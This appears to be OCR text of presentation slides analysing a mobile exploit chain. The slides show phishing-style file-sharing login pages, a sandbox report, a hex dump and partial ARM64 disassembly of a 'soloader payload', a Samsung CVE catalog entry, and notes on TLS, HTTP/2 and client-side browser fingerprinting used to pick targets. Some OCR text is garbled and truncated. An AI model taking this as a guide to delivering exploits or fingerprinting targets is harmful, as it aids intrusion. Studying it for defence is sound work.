
Username or email

Password

Log in

Forgot password?

reernaimage[.]com



ANY.RUN


https://any.run › report

Malware analysis https://obedientsupporters.com/owncloud

Nov 26, 2019 — **stats.obedientsupporters.com**. 104.24.116.231; 104.24.117.231. u

Threats. No threats detected. Debug output strings. Add for printing. No ...

www.bing.com	204.79.197.200 13.107.21.200
stats.obedientsupporters.com	104.24.116.231 104.24.117.231



ez2sharefiles
SHARE YOUR FILES ANYWHERE

Log in to EZ2Share Files

Account name or email

Password

Log in


Forgot password?

Log in with a device

Register

© 2024 **Ez2Share Files**
Sharing Made EZ!

Public repositories 📦



6666/UNKNOWN TCP

Details

Banner (Hex)

```
00000000: 0c 18 83 d2 ff 63 2c cb  fd 7b 0
00000010: e0 17 00 f9 e1 13 00 f9  e2 0f 0
00000020: 75 01 00 94 e0 4b 01 10  73 01 0
00000030: 00 cc 74 92 e3 03 00 aa  40 fe 0
00000040: 00 fe ff 10 00 fc 3f 91  00 cc 7
00000050: a2 00 80 52 e1 03 00 aa  e0 03 0
00000060: 00 fd 01 10 00 cc 74 92  e3 03 00
00000070: 00 fc 3f 91 01 cc 74 92  40 fc 01
00000080: 20 00 00 cb 62 00 80 52  e1 03 00
00000090: ad 07 00 94 00 d3 0e 10  00 00 40
000000A0: e1 03 00 aa 80 08 80 d2  b9 00 00
000000B0: 51 01 00 94 e0 0f 40 f9  30 01 00
000000C0: 00 cc 74 92 e1 03 00 aa  80 48 01
000000D0: 81 f9 ff 10 60 48 01 10  33 01 00
```

```
0000 0C 18 83 D2          MOV     X12, #0x18C0
0004 FF 63 2C CB          SUB     SP, SP, X12
0008 FD 7B 00 A9          STP     X29, X30, [SP,#0x18C0+var_18C0]
000C FD 03 00 91          MOV     X29, SP
0010 E0 17 00 F9          STR     X0, [SP,#0x18C0+var_1898]
0014 E1 13 00 F9          STR     X1, [SP,#0x18C0+var_18A0]
0018 E2 0F 00 F9          STR     X2, [SP,#0x18C0+var_18A8]
001C 20 4A 01 10          ADR     X0, loc_2960 ; char *
0020 75 01 00 94          BL      logmsg
0024 E0 4B 01 10          ADR     X0, aStaringSoloade ; "staring soloader payload"
0028 73 01 00 94          BL      logmsg
002C A0 FE FF 10          ADR     X0, sub_0
0030
0030             loc_30                   ; CODE XREF: sub_8510+C↓j
0030 00 CC 74 92          AND     X0, X0, #0xFFFFFFFFFFFFF000
0034 E3 03 00 AA          MOV     X3, X0
0038 40 FE 01 10          ADR     X0, elf_payload
                                  , X0, #0xFFFFFFFFFFFFF000
                                  , sub_0
                                  , X0, #0xFFF
                                  , X0, #0xFFFFFFFFFFFFF000
                                  , X1, X0
                                  , #5
                                  , X0
                                  , X3
                                  b_1F44
                                  elf_payload
```

UNG | MOBILE DEVICES

CVE-2021-25394

sung Mobile Devices Race Condition Vulnerability: *Samsung mobile devices contain a race condition vulnerability within MFC charger driver that leads to a use-after-free allowing for a write given a radio privilege is compromised.*

wn To Be Used in Ransomware Campaigns? **Unknown**

on: Apply updates per vendor instructions or ontinue use of the product if updates are vailable

- **Date Added:** 2023-06-29
- **Due Date:** 2023-07-20


Discovery

Many more but no 🕑

Delivery

aka what’s happening before the exploits

Server side fingerprinting 🤠




SSL/TLS Client Test

Check your browser's supported TLS protocols, cipher suites, TLS extensions, and key exchange groups. Identify weak or insecure options, generate a JA3 TLS fingerprint, and test how the browser handles insecure mixed content.

More Tools

Here is a list of new, experimental, controversial, broken, and deprecate

- HTTP/2 Fingerprinting – reading HTTP/2 frames and creating an impr



HTTP/2 Fingerprinting

Your Web Browser :

HTTP User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36

HTTP/2 Support Detection :


HTTP Protocol	✔ HTTP/2

HTTP/2 Fingerprint :

Akamai Hash	52D84B11737D980AEF856699F885CA86
Akamai Text	1:65536;2:0;4:6291456;6:262144|15663105|0|m,a,s,p

SETTINGS Frame :

Length	24
Settings	SETTINGS_HEADER_TABLE_SIZE: 65536 SETTINGS_ENABLE_PUSH: 0 SETTINGS_INITIAL_WINDOW_SIZE: 6291456 SETTINGS_MAX_HEADER_LIST_SIZE: 262144



Your Web Browser :

HTTP User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36

Protocol Support :

TLS 1.3	✔ Enabled
TLS 1.2	✔ Enabled
TLS 1.1	✕ Disabled **(Good)**
TLS 1.0	✕ Disabled **(Good)**

Mixed Content Test :

Active Content	✔ Blocked
Passive Content	✔ Upgraded to HTTPS

TLS Fingerprint :

JA3 Hash	2CC2AC2BBB3327F6EB799DA3C2285531 Expand
JA3n Hash	4C9CE26028C11D7544DA00D3F7E4F45C

Handshake :


TLS Protocol	TLS 1.3 [HTTP/2]
Cipher Suite	0x1301 TLS_AES_128_GCM_SHA256 **Recommended**
Key Exchange	0x001D X25519

Supported Cipher Suites (in order as received) :

Cipher Suites	0x4A4A GREASE

Client side fingerprinting ☝️

Javascript 🤮 WebGL 🤮🤮🤮



What is User-Agent reduction?

User-Agent (UA) reduction minimizes the identifying information shared in the U

fingerprinting. Now that these changes have been rolled out for general availab


header. As a result, the return values from certain `Navigator` interfaces are re

`navigator.appVersion`, and `navigator.platform`.

User-Agent Client Hints API


Experimental: This is an experimental technology
Check the Browser compatibility table carefully before using this in production.

The **User-Agent Client Hints API** extends Client Hints to provide a way of exposing browser and platform information via User-Agent response and request headers, and a JavaScript API.




```
accept-ch:                    Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Mobile, Sec-CH-UA-Model, Sec-CH-UA-Platform-Version, Sec-CH-UA-Platform,
                              Sec-CH-UA-Wow64, Sec-CH-UA
```

```
sec-ch-ua:                    "Not)A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
sec-ch-ua-mobile:             ?1
sec-ch-ua-full-version:       "127.0.6533.103"
sec-ch-ua-arch:               ""
sec-ch-ua-platform:           "Android"
sec-ch-ua-platform-version:   "14.0.0"
sec-ch-ua-model:              "SM-G991B"
sec-ch-ua-bitness:            ""
sec-ch-ua-wow64:              ?0
sec-ch-ua-full-version-list:  "Not)A;Brand";v="99.0.0.0", "Google Chrome";v="127.0.6533.103", "Chromium";v="127.0.6533.103"
```




```
> navigator.platform
<· 'Linux armv81'
> navigator.language
<· 'en-US'
> const canvas = document.createElement('canvas');
  const gl = canvas.getContext('webgl');
